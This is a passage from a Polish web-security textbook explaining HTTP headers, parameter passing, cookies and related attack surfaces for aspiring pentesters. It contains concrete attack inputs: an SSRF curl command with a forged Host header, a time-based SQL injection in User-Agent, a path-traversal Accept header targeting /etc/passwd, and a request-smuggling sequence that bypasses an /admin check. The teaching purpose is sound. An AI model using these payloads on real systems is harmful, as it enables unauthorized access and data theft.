- ▶ `Location` (nagłówek odpowiedzi) – realizuje przekierowanie klienta na inny adres. Przykład odpowiedzi z nagłówkiem `Location` poniżej:

*Listing 12. Odpowiedź serwera z nagłówkiem `Location`*

```
HTTP/1.1 302 Found
Date: Tue, 29 Jan 2019 17:16:35 GMT
Server: Apache
Location: http://sekurak.pl/
Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html
```

Nieco więcej uwagi warto poświęcić nagłówkowi `Referer` (nagłówek żądania). Jego wartością jest adres URL strony poprzednio odwiedzanej przez użytkownika. Czyli jeśli kliknę np. w zewnętrzny link znajdujący się pod adresem: `https://sekurak.pl/teksty/?SID=19283312873872382` – moja przeglądarka wyśle do linkowanej strony nagłówek `Referer` z wartością będącą pełnym URL strony, na której przebywałem, czyli: `https://sekurak.pl/teksty/?SID=19283312873872382`. Dodatkowo web serwer w docelowym miejscu prawdopodobnie domyślnie ma włączone logowanie wartości nagłówka `Referer`. W efekcie z mojego serwisu mogą wyciekać pewne wrażliwe informacje (w tym przypadku może to być wartość zmiennej `SID` odpowiedzialnej za identyfikator sesji).

---

\* Konkretny przykład tego typu działania można zobaczyć tutaj: Pereira E., *\$10k host header*, <https://www.ezequiel.tech/p/10k-host-header.html>.

Ważna uwaga: mimo tego że moja przeglądarka szyfruje ścieżkę w URL, jeśli używam protokołu HTTPS<sup>16</sup>, to nagłówek *Referer* zostanie wysłany, jeśli linkowana strona również używa HTTPS. W ten sposób mogą wyciec dane przechowywane w URL-u – mimo korzystania z HTTPS.

Inny przykład, kiedy ten nagłówek może prowadzić do naruszania bezpieczeństwa, to użycie go w połączeniu z mechanizmem resetu hasła. W tym scenariuszu użytkownik sam inicjuje reset hasła, klikając w (poprawny) link w wiadomości e-mail. Następnie trafia np. na stronę: [https://sekurak.pl/reset\\_pass?token=JeHOkeh78f92Hzpo^2](https://sekurak.pl/reset_pass?token=JeHOkeh78f92Hzpo^2).

Jeśli serwis [sekurak.pl](https://sekurak.pl) korzysta np. ze skryptów analitycznych (osadzonych w zewnętrznych domenach), to przeglądarka wyśle (w tle) stosowne żądania HTTP, z nagłówkiem *Referer* ustawionym na: [https://sekurak.pl/reset\\_pass?token=JeHOkeh78f92Hzpo^2](https://sekurak.pl/reset_pass?token=JeHOkeh78f92Hzpo^2). Zatem zewnętrzna domena uzyskała dostęp do tokena umożliwiającego reset hasła. Pozostaje oczywiście pytanie, czy tokena można użyć tylko jeden raz oraz czy w łatwy sposób można rozpoznać użytkownika, którego hasło zostało zresetowane.

Aby przeglądarka nie wysyłała nagłówków *Referer*\* z naszej domeny, można użyć nagłówka odpowiedzi: *Referrer-Policy: no-referrer*<sup>17</sup>.

Podobnie jak w przypadku nagłówka *Referer*, na osobną uwagę zasługuje nagłówek *Host*. Wydaje się w zasadzie bezpieczny, choć wspomniałem wcześniej pewną ciekawostkę związaną z domeną [yaqs.googleplex.com](https://yaqs.googleplex.com). Nagłówek ten może być czasem użyty do wykorzystania podatności SSRF<sup>18</sup>. W tym przypadku, aby zmusić serwer do wykonania żądania HTTP do stosownego zasobu, wystarczyło użyć np. takiego polecenia:

```
curl -X POST -H 'Host: 162.243.147.21:81' 'https://gitlab.com/-/jira/ \
login/oauth/access_token'
```

Pamiętajmy też, że w wartości nagłówka *Host* mogą znajdować się również adresy IPv6, co czasem może prowadzić do ciekawych błędów.

Inny przykład złośliwego wykorzystania nagłówka *Host* można spotkać przy atakach na mechanizmy resetu hasła. Najczęściej wygląda to w ten sposób:

1. Atakujący (znający e-mail ofiary) inicjuje reset hasła – ale wchodzi na stronę z tym mechanizmem, wpisując nagłówek *Host: sekurak.pl*.
2. Podatna aplikacja używa nagłówka *Host* do wygenerowania linka z resetem hasła.
3. Taki link jest wysyłany (z prawidłowej domeny) do ofiary.
4. Jeśli ofiara kliknie w linka (nie musi resetować hasła) – to prawdopodobnie wyśle jednorazowy kod (znajdujący się w URL-u) na serwer atakującego.
5. Atakujący przejmuje dostęp do konta.


Podatność ta została już wykorzystana wiele razy – warto zapoznać się z opisem tych ataków<sup>19</sup>.

\* Zwracam również uwagę na zapis nagłówka *Referer* – ma tylko trzy litery „r”, zaś *Referrer-Policy* – cztery.

Zbliżając się do końca rozważań o nagłówkach, warto jeszcze raz wspomnieć, że ich nazwy mogą być pisane dowolną kombinacją małych i dużych liter, np.: `hOSt*`.

## ĆWICZENIE

Na koniec rozważań o nagłówkach zadanie dla dociekliwych. Jaka będzie wartość nagłówka `User-Agent` (po stronie serwerowej)? `sekurak`? `securitum`? Czy coś innego?



Rysunek 5. Jaką wartość ma `User-Agent` po stronie serwerowej?

Omawiany przykład to tzw. *folded header* (nagłówek z wartością zapisaną w kilku liniach). Informacje o nim można znaleźć w stosownym dokumencie RFC:

“Historycznie, wartość nagłówka *HTTP* mogła znajdować się w wielu następujących po sobie liniach żądania. Każda kolejna linijka musi zaczynać się od przynajmniej jednej spacji lub znaku tabulatora\*\*.

Mimo że jest to przypadek historyczny, to składnia cały czas bywa obsługiwana – również w ten sposób, że generuje to problemy bezpieczeństwa<sup>20</sup>.

## Czy nagłówki są absolutnie wymagane?

Chyba najczęściej spotykaną wersją protokołu HTTP jest 1.1. Dość powszechna jest jednak obsługa protokołu w wersji 1.0, kiedy w żądaniu nie musi występować żaden nagłówek:

Listing 13. Przykład komunikacji protokołem HTTP w wersji 1.0 bez nagłówka w żądaniu

GET / HTTP/1.0
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2019 13:46:18 GMT
Server: Apache

Czasem jest też obsługiwana zupełnie już archaiczna wersja protokołu 0.9, która w ogóle nie zna pojęcia nagłówka HTTP (ani w żądaniu, ani w odpowiedzi).

\* Dla Czytelników dociekliwych i szukających źródeł informacji o nagłówkach polecam zapoznanie się z artykułami zamieszczonymi np. tutaj: *HTTP headers*, <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers>, czy: *List of HTTP header fields* [w:] *Wikipedia, the free encyclopedia*, [https://en.wikipedia.org/wiki/List\\_of\\_HTTP\\_header\\_fields](https://en.wikipedia.org/wiki/List_of_HTTP_header_fields).


\*\* „Historically, HTTP header field values could be extended over multiple lines by preceding each extra line with at least one space or horizontal tab (obs-fold)”; *Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing*, <https://tools.ietf.org/html/rfc7230>.

Listing 14. Przykład protokołu HTTP w wersji 0.9 – nie są tu widoczne nagłówki

```
GET /test

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /test was not found on this server.</p>
</body></html>
```

Jest to na tyle rzadko spotykana komunikacja, że nawet popularny Burp Suite (wersja 1.7.26 czy 2.1) nie obsługuje jej poprawnie (rysunek 6).



Rysunek 6. Komunikacja HTTP/0.9

W tym przypadku komunikacja HTTP jest rzeczywiście wysyłana do serwera, serwer zwraca odpowiedź, ale Burp nie wyświetla jej już poprawnie.

## WARTOŚCI PRZEKAZYWANE DO APLIKACJI PROTOKOŁEM HTTP

To jeden z najistotniejszych, podstawowych tematów w kontekście bezpieczeństwa. Przytłaczająca liczba podatności w aplikacjach webowych może być wykorzystana dzięki odpowiedniemu (złośliwemu) manipulowaniu wartościami przekazywanymi do aplikacji. W którym zatem miejscu żądania HTTP mogą znaleźć się parametry? Nieco wymijająca odpowiedź brzmi: wszędzie. Poczynając od liniiki żądania, przez nagłówki, aż po ciało. Przyjrzyjmy się kilku popularnym miejscom, w których możemy znaleźć parametry.

### Nagłówki żądania HTTP

To miejsce (może poza nagłówkiem Cookie, o którym będzie mowa nieco później) jest często niesłusznie ignorowane w kontekście potencjalnego zagrożenia związanego z niebezpiecznym użyciem wartości nagłówka. Ilustracją tego problemu będą dwie po-

datności. Pierwsza to *SQL Injection*, zlokalizowana 22 marca 2019 roku w nagłówku *User-Agent*<sup>21</sup>. Nagłówek z wstrzyknięciem mógł w tym przypadku wyglądać np. tak:

```
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) 2
Chrome/55.0.2883.87'XOR(if(now()=sysdate(),sleep(5*5),0))OR'
```


Druga podatność to *Path Traversal* w Ruby on Rails (CVE-2019-5418). W tym przypadku zupełnie niewinny nagłówek żądania *Accept* (mówiący normalnie, jakie formaty odpowiedzi akceptuje klient) mógł w pewnych sytuacjach doprowadzić do możliwości nieautoryzowanego odczytywania plików na serwerze:

```
Accept: ../../../../../../../../../../../../../../etc/passwd{}
```

Czytelnicy bardziej zainteresowani tym tematem z pewnością znajdą bogatą literaturę omawiającą szczegóły tej podatności<sup>22</sup>.

## URL

Parametry przekazywane w URL najczęściej zobaczymy w zapytaniach typu GET. Wielu z nas widziało na pewno tego typu konstrukcję, umieszczoną w pasku adresu przeglądarki internetowej:



Rysunek 7. Parametry przekazywane w pasku URL aplikacji

Przeglądarka na podstawie takiego adresu realizuje następujące żądanie HTTP (usu-  
nając z niego mniej istotne nagłówki):

*Listing 15. Żądanie HTTP z parametrami w URL*

```
GET /start/request.php?parametr1=wartosc1&parametr2=wartosc2 HTTP/1.1
Host: training.securitum.com
```

```
HTTP/1.1 200 OK
Date: Mon, 04 Mar 2019 09:15:30 GMT
Server: Apache
Content-Length: 39
Content-Type: text/html; charset=UTF-8

parametr1: wartosc1
parametr2: wartosc2
```

Pamiętajmy, że to tylko pewna konwencja. Aplikacja jako wartości może równie dobrze użyć nazwy parametru (w naszym przypadku jest to *parametr1*). Co się stanie, gdy dodamy jakiś dodatkowy parametr, nieobsługiwany przez aplikację? Na przykład *parametr3*? Najczęściej – nic:

*Listing 16. Przesłanie nieobsługiwanego przez aplikację parametru*

```
GET /start/request.php?parametr1=wartosc1&parametr2=wartosc2&parametr3 2
=wartosc3 HTTP/1.1
Host: training.securitum.com
```

```
HTTP/1.1 200 OK
Date: Mon, 04 Mar 2019 09:16:28 GMT
Server: Apache
Content-Length: 39
Content-Type: text/html; charset=UTF-8

parametr1: wartosc1
parametr2: wartosc2
```

Czasem jednak aplikacja analizuje wszystkie przesłane (np. metodą GET) parametry, więc warto sprawdzić, co się stanie, jeśli prześlemy tego typu dodatkową wartość.

Dociekliwi Czytelnicy mogą zapytać, czy da się przesłać w wartości parametru np. znak & (jak widać wyżej, ma on specjalne znaczenie) lub # (wcześniej wspomniałem, że znak # wpisany w pasek przeglądarki nie jest wysyłany do serwera). Oczywiście, można to zrobić, używając kodowania procentowego<sup>23</sup>, nazywanego często kodowaniem URL. Działa ono w prosty sposób: kod ASCII znaku & to szesnastkowo 26. W kodowaniu procentowym %26. Jeśli z kolei chcemy użyć spacji w URL, musimy ją zakodować jako %20 (lub jako +). Z tego powodu użycie znaku „plus” też musi być zakodowane (jako %2b), w przeciwnym wypadku oznaczałoby zakodowaną spację. Czy możemy zakodować inne znaki (np. w nazwie parametru)? Jak najbardziej:

*Listing 17. Wykorzystanie kodowania procentowego*

```
GET /start/request%20php?parametr1=a%2bb&p%61rametr2=a%26+b%20c HTTP/1.1
```

```
HTTP/1.1 200 OK
Date: Tue, 29 Jan 2019 19:47:52 GMT
Server: Apache
Vary: Accept-Encoding
Content-Length: 32
Content-Type: text/html

parametr1: a+b
parametr2: a& b c
```

Zdarza się czasem, że kodowanie procentowe mylone jest z kodowaniem z wykorzystaniem encji, używanym często w HTML, np.: &lt; & amp;. To zupełnie różne kodowania i tego drugiego nie możemy użyć w URL-u.

Na koniec warto wspomnieć, że zaleca się, aby metodą GET nie przysyłać poufnych czy wrażliwych informacji, np. haseł czy identyfikatorów sesyjnych. Dlaczego? Parametry te widać bezpośrednio w pasku URL przeglądarki. Są one domyślnie logowane przez serwery HTTP, jak również widoczne w wynikach wyszukiwarek internetowych.

## POST: application/x-www-form-urlencoded

Drugim często spotykanym sposobem wysyłania parametrów jest przesyłanie ich w ciele żądania, z wykorzystaniem metody POST. Często w ten sposób wysyłane są dane z formularzy HTML:

*Listing 18. Formularz wysyłany metodą POST*

```
<form action="/request.php" method="POST">
Podaj parametr 1: <input type="text" name="parametr1">
Podaj parametr 2: <input type="text" name="parametr2">
<input type="submit">
</form>
```

W tagu <form> możemy podać również parametr enctype, wskazujący przeglądarce, w jaki sposób powinna przesłać dane z formularza w żądaniu:

```
<form action="/request.php" method="POST"
enctype="application/x-www-form-urlencoded">
```

Wartość application/x-www-form-urlencoded jest domyślna (jeśli więc chcemy z niej skorzystać, możemy całkowicie pominąć parametr enctype), inne możliwości to multipart/form-data (więcej o niej w dalszej części tekstu) oraz text/plain.


## ĆWICZENIE

W tym momencie proponuję zrealizować proste ćwiczenie, polegające na automatycznej zmianie metody GET na POST. W narzędziu Burp Suite (moduł REPEATER) wpisujemy żądanie z listingu 15, następnie klikamy prawym przyciskiem myszy i wybieramy opcję CHANGE REQUEST METHOD (zob. rysunek 8). Powinniśmy uzyskać efekt widoczny na rysunku 9.


Czy zawsze zadziała zmiana metody GET na POST (lub na odwrot)? Niekoniecznie, choć dość często jest to możliwe. Czasem atakujący, uzyskujący nieautoryzowany dostęp do aplikacji, będą chcieli przekazywać parametry właśnie w ten sposób. Dlaczego? Parametry przesyłane metodą POST nie są domyślnie logowane przez serwery HTTP (w przeciwieństwie do parametrów przekazywanych w URL).

Wracając do szczegółów naszego nowego żądania, zauważmy, że poza zmianą metody pojawiły się dwa dodatkowe nagłówki:

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
```



Rysunek 8. Zmiana metody żądania HTTP



Rysunek 9. Żądanie HTTP typu POST

Natomiast same parametry znalazły się w ciele żądania (następują po jednej pustej linii). Uwaga – tutaj na końcu żądania nie mamy już znaków CRLF. Technicznie rzecz ujmując, mogą się tam znaleźć, ale wtedy będą częścią wartości parametru parametr2 (zmeni się wtedy również Content-Length – wskazujący na długość ciała). Czy te same parametry mogą być przekazywane równocześnie w linijce żądania i w ciele? Jak najbardziej:


Listing 19. Parametry przekazywane w URL oraz w ciele żądania

```
POST /start/request.php?parametr1=wartosc1&parametr2=wartosc2 HTTP/1.1
Host: training.securitum.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

parametr1=wartosc1&parametr2=wartosc2
```

Niekiedy prowadzi to do powstania interesujących podatności, takich jak np. luka w API WordPressa umożliwiająca anonimową zmianę dowolnego wpisu<sup>24</sup>.

A jeśli zmienimy wartość nagłówka Content-Length? Czy zostanie wysłanych mniej danych? Nic z tego – wysłane zostanie pełne żądanie, a dopiero web serwer odpowiednio przetworzy całość (rysunek 10):



Rysunek 10. Wartość nagłówka Content-Length mniejsza niż długość ciała żądania – widok żądania HTTP wysłanego narzędziem Burp Suite

Listing 20. Wartość nagłówka Content-Length mniejsza niż długość ciała żądania

```
POST /start/request.php HTTP/1.1
Host: training.securitum.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

parametr1=wartosc1&parametr2=wartosc2
```

Takie zachowanie może czasem posłużyć np. do omijania firewalli aplikacyjnych<sup>25</sup>. Niektórzy twierdzą, że ludzie zajmujący się bezpieczeństwem są czasem trochę złośliwi. Jest w tym chyba ziarno prawdy, bo jak nazwać wpisanie ujemnej wartości w nagłówek Content-Length? Jest to jak najbardziej możliwe, a efekty mogą być rozmaite – od błędów typu *Denial of Service*<sup>26</sup> aż po potencjał na wykonanie kodu na serwerze<sup>27</sup>.

Przy okazji warto również wspomnieć o szalenie ciekawym opracowaniu *HTTP Desync Attacks: Request Smuggling Reborn* autorstwa Jamesa Kettle’a<sup>28</sup>. Kluczową rolę gra tutaj dość mało znany nagłówek Transfer-Encoding. Otóż można go użyć alternatywnie do omawianego wcześniej Content-Length. Przykład tego typu komunikacji widać w listingu 21. 2b (liczba szesnastkowa) oznacza długość pierwszego „kawałka” (ang. *chunk*) ciała. Z kolei 0 z dwoma kreskami na końcu oznacza koniec ciała.

*Listing 21. Użycie nagłówka `Transfer-Encoding` z wartością `chunked` – alternatywnie do nagłówka `Content-Length`*

```
POST /start/request.php HTTP/1.1
Host: training.securitum.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

2b
parametr1=wartosc1&parametr2=wartoscwartosc
0
```

```
HTTP/1.1 200 OK
Date: Thu, 08 Aug 2019 19:19:17 GMT
Server: Apache
Content-Length: 45
Content-Type: text/html; charset=UTF-8

parametr1: wartosc1
parametr2: wartoscwartosc
```

Do czego ten mechanizm może zostać wykorzystany? Do nieoczekiwanych wstrzyknięć żądań HTTP, możliwych w przypadkach, kiedy w ich przetwarzaniu bierze udział wiele serwerów HTTP (np. serwer frontowy sprawdzający m.in. uprawnienia użytkownika do konkretnych URL-i oraz serwer backendowy realizujący logikę biznesową). Atak polega najczęściej na jednoczesnym użyciu w żądaniu dwóch nagłówków: `Content-Length` oraz `Transfer-Encoding` z wartością `chunked`. Dodatkowo, aby atak się powiódł, wymagane jest wysłanie dwóch lub więcej żądań – pierwsze „zatrzuwa” komunikację, kolejne realizują cel atakującego. Może brzmieć to nieco abstrakcyjnie, zobaczmy zatem konkretny, wybrany przykład.

Celem atakującego jest dostęp do katalogu `/admin`. Odpowiednie uprawnienia sprawdza serwer frontowy. W celu ominięcia zabezpieczeń w pierwszej kolejności realizowane jest tego typu żądanie:

*Listing 22. Jednoczesne użycie nagłówków `Content-Length` oraz `Transfer-Encoding: chunked`*

```
POST /home HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Transfer-Encoding: chunked

0
```

```
GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: x
```

W tym przypadku serwer frontowy widzi dostęp do zasobu `/home` oraz w celu określenia długości ciała żądania używa nagłówek `Content-Length` (zatem ostatnia linijka ciała żądania to `Foo: x`). Żądanie jest przesyłane dalej do serwera backendowego (dostęp do `/home` posiada każdy użytkownik), który w celu określenia długości ciała używa z kolei nagłówek `Transfer-Encoding`. W tym przypadku `0` (oraz podwójny CRLF) oznacza koniec ciała. Takie właśnie żądanie jest przetwarzane. Co jednak z trzema ostatnimi linijkami? Traktowane są one często jako część kolejnego żądania HTTP – zauważmy jednak, że nie jest ono zakończone (nie mamy na końcu dwóch ciągów CRLF). Atakujący wysyła więc kolejne żądanie, np. takie jak poniżej:

```
GET /home HTTP/1.1
Host: vulnerable-website.com
```

Żądanie ponownie jest dozwolone na serwerze frontend (URL to `/home`) i doklejane do „czekającego” żądania HTTP, które za moment będzie wysłane do backendu:

*Listing 23. Zatrute żądanie HTTP. Odpowiedź na to żądanie jest wysyłana do atakującego*

```
GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: xGET /home HTTP/1.1
Host: vulnerable-website.com
```

W listingu 23 widać cel wcześniejszego użycia enigmatycznego nagłówka: `Foo: x`. Bez niego po zatruciu żądania mielibyśmy **nagłówek** `GET /home HTTP/1.1`, co prawdopodobnie spowodowałoby odrzucenie całego żądania przez serwer HTTP z komunikatem błędu *Bad Request*.

## POST: multipart/form-data

Czasem parametry wysyłane metodą POST korzystać będą właśnie z kodowania `multipart/form-data`. Przykład tego typu kodowania najczęściej znajdziemy w formularzach uploadujących pliki. Wygląda ono np. tak:

*Listing 24. Żądanie z kodowaniem `multipart/form-data`*

```
POST /request.php HTTP/1.1
Host: training.securitum.com
Content-Type: multipart/form-data; boundary=awnwWejh23k1
Content-Length: 323

--awnwWejh23k1
content-disposition: form-data; name="parametr1"
```

```
wartosc
jeden
```

```
--awnwWejh23k1
```

```
content-disposition: form-data; name="parametr2"
```

```
wartosc
dwa
```

```
--awnwWejh23k1
```

```
content-disposition: form-data; name="nasz_plik"; filename="file1.txt"
```

```
Content-Type: text/plain
```

```
Zawartosc pliku tekstowego
```

```
--awnwWejh23k1--
```

Warto zwrócić tutaj uwagę na tzw. ogranicznik (ang. *boundary*<sup>29</sup>). Najczęściej jest to losowa zawartość, choć, *nomen omen*, mająca pewne ograniczenia (np. posiada limit długości). Pełny ogranicznik to znaki CRLF (znacznik końca linii), dwa znaki minus (--) oraz wartość wskazana parametrem *boundary* w nagłówku. Czyli w naszym przykładzie jest to --awnwWejh23k1 (oraz wcześniejszy znacznik końca linii).

Ostatni ogranicznik dodatkowo posiada na końcu dwa kolejne znaki --. W naszym przykładzie to --awnwWejh23k1-- (oraz wcześniejszy znacznik końca linii).

W skrócie, ogranicznik rozdziela ciało żądania na wiele części (ang. *multipart*). W rozważanym przypadku mamy ich trzy. Każda z nich posiada nagłówek definiujący nazwę zmiennej: *content-disposition: form-data; name="nazwa"*. Następnie po dwóch znakach końca linii (CRLF) następuje przekazanie wartości zmiennej. Koniec wartości sygnalizowany jest przez ogranicznik. W listingu 25 widzimy zmienną o nazwie *parametr1* oraz jej wartość:

```
wartosc
jeden
```

Listing 25. Parametr o nazwie *parametr1* w otoczeniu ograniczników (kodowanie *multipart/form-data*)

```
--awnwWejh23k1
```

```
content-disposition: form-data; name="parametr1"
```

```
wartosc
jeden
```

```
--awnwWejh23k1
```

Pamiętajmy, że to tylko podstawy dotyczące tego typu kodowania parametrów. Jako przykład wykorzystania tego tematu do obchodzenia mechanizmów klasy WAF (*Web Application Firewall*) polecam pracę: *WAF Bypass Techniques – Using HTTP Standard and Web Servers' Behaviour*<sup>30</sup>, w której można znaleźć sporo interesujących obejść bazujących właśnie na sprytnych modyfikacjach komunikacji HTTP.

Na koniec warto uzmysłowić sobie, że umieszczone w ciele żądania parametry mogą być przekazywane z wykorzystaniem metody GET. Pomysł wydaje się trochę dziwny, ale tego typu żądanie jest poprawne i co więcej, może czasem zostać użyte do wskazania poważnych podatności<sup>31</sup>. Przykład takiego żądania został przedstawiony w listingu 26.

Listing 26. Parametry w ciele żądania. Żądanie HTTP typu GET

```
GET /drupal-8.6.9/node/1?_format=hal_json HTTP/1.1
Host: 192.168.1.25
Content-Type: application/hal+json
Content-Length: 642

{
  "link": [
    {
      "value": "link",
      "options": "<SERIALIZED_CONTENT>"
    }
  ],
  "_links": {
    "type": {
      "href": "http://192.168.1.25/drupal-8.6.9/rest/type/shortcut/default"
    }
  }
}
```

## Ciasteczka

Czyli popularne *cookie*, nazywane niekiedy niepoprawnie „plikami *cookie*”<sup>32</sup>. W kontekście naszych rozważań ciastka (mogące zawierać parametry) możemy znaleźć w nagłówku Cookie żądania HTTP. W jednym nagłówku może znaleźć się kilka różnych ciasteczek (mimo to nagłówek cały czas będzie nazywał się Cookie, nie Cookies). W którym miejscu ciastka są wysyłane z serwera? W odpowiedzi, w nagłówku Set-Cookie.

Zobaczmy przykład obu nagłówków. Po wpisaniu w przeglądarkę adresu: <http://training.securitum.com/cookie.php> serwer ustawia dwa ciastka (nagłówek odpowiedzi Set-Cookie):

*Listing 27. Użycie nagłówka Set-Cookie*

```
GET /cookie.php HTTP/1.1
Host: training.securitum.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:65.0) ↵
Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/ ↵
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sun, 03 Feb 2019 16:58:11 GMT
Server: Apache
Set-Cookie: testowe-ciastko1=testowa-wartosc2
Set-Cookie: testowe-ciastko2=testowa-wartosc2
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```

Kolejne zapytanie z przeglądarki jest już automatycznie uzupełnione o nagłówek Cookie:

*Listing 28. Zapytanie automatycznie uzupełnione o nagłówek Cookie*

```
GET /cookie.php HTTP/1.1
Host: training.securitum.com
Accept-Language: en-US,en;q=0.5
DNT: 1
Connection: close
Cookie: testowe-ciastko1=testowa-wartosc2; testowe-ciastko2=testowa-wartosc2
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

## **PODSUMOWANIE**

Podstawowa wiedza dotycząca komunikacji HTTP na pewno przyda się w rzeczywistych eksperymentach z bezpieczeństwem aplikacji webowych. Warto zapamiętania jest to, że nie wszyscy kurczowo trzymają się specyfikacji HTTP, a czasem nawet błahе odstępstwa od utartych reguł mogą oznaczać brzemienne w skutkach wyniki<sup>33</sup>. Jest to prawdziwe wyzwanie dla osób zajmujących się bezpieczeństwem aplikacji WWW, a pogłębianie wiedzy na temat przypadków szczególnych i odstępstw od normy jest podstawową metodą doskonalenia warsztatu pentestera.



ksiazka.sekurak.pl/r2

- 1 Hypertext Transfer Protocol Version 2 (HTTP/2), <https://tools.ietf.org/html/rfc7540>
- 2 Hypertext Transfer Protocol Version 3 (HTTP/3), <https://quicwg.org/base-drafts/draft-ietf-quic-http.html>
- 3 Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing, <https://tools.ietf.org/html/rfc7230>. W kontekście protokołu HTTP warto też spojrzeć na zbiorcze zestawienia specyfikacji: HTTP Documentation, <https://httpwg.org/specs/> i: HTTP resources and specifications, [https://developer.mozilla.org/en-US/docs/Web/HTTP/Resources\\_and\\_specifications](https://developer.mozilla.org/en-US/docs/Web/HTTP/Resources_and_specifications)
- 4 Simple Service Discovery Protocol [w:] Wikipedia, the free encyclopedia, [https://en.wikipedia.org/wiki/Simple\\_Service\\_Discovery\\_Protocol](https://en.wikipedia.org/wiki/Simple_Service_Discovery_Protocol)
- 5 CRLF [w:] Wikipedia, wolna encyklopedia, <https://pl.wikipedia.org/wiki/CRLF>. Por. też wpis w komentarzach: Kto zaproponuje jakieś zgrabne tłumaczenie CRLF? [29.01.2019], <https://www.facebook.com/sekurak/posts/2954887951204013>
- 6 Hypertext Transfer Protocol -- HTTP/1.1...: rozdz. 5.1.1 Method, <https://tools.ietf.org/html/rfc2616#section-5.1.1>
- 7 Hypertext Transfer Protocol (HTTP) Method Registry, <https://www.iana.org/assignments/http-methods/http-methods.xhtml>
- 8 Uniform Resource Locators (URL), <https://tools.ietf.org/html/rfc1738>
- 9 Dotyczących również protokołu HTTP, zob. np.: Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing, <https://tools.ietf.org/html/rfc7230>
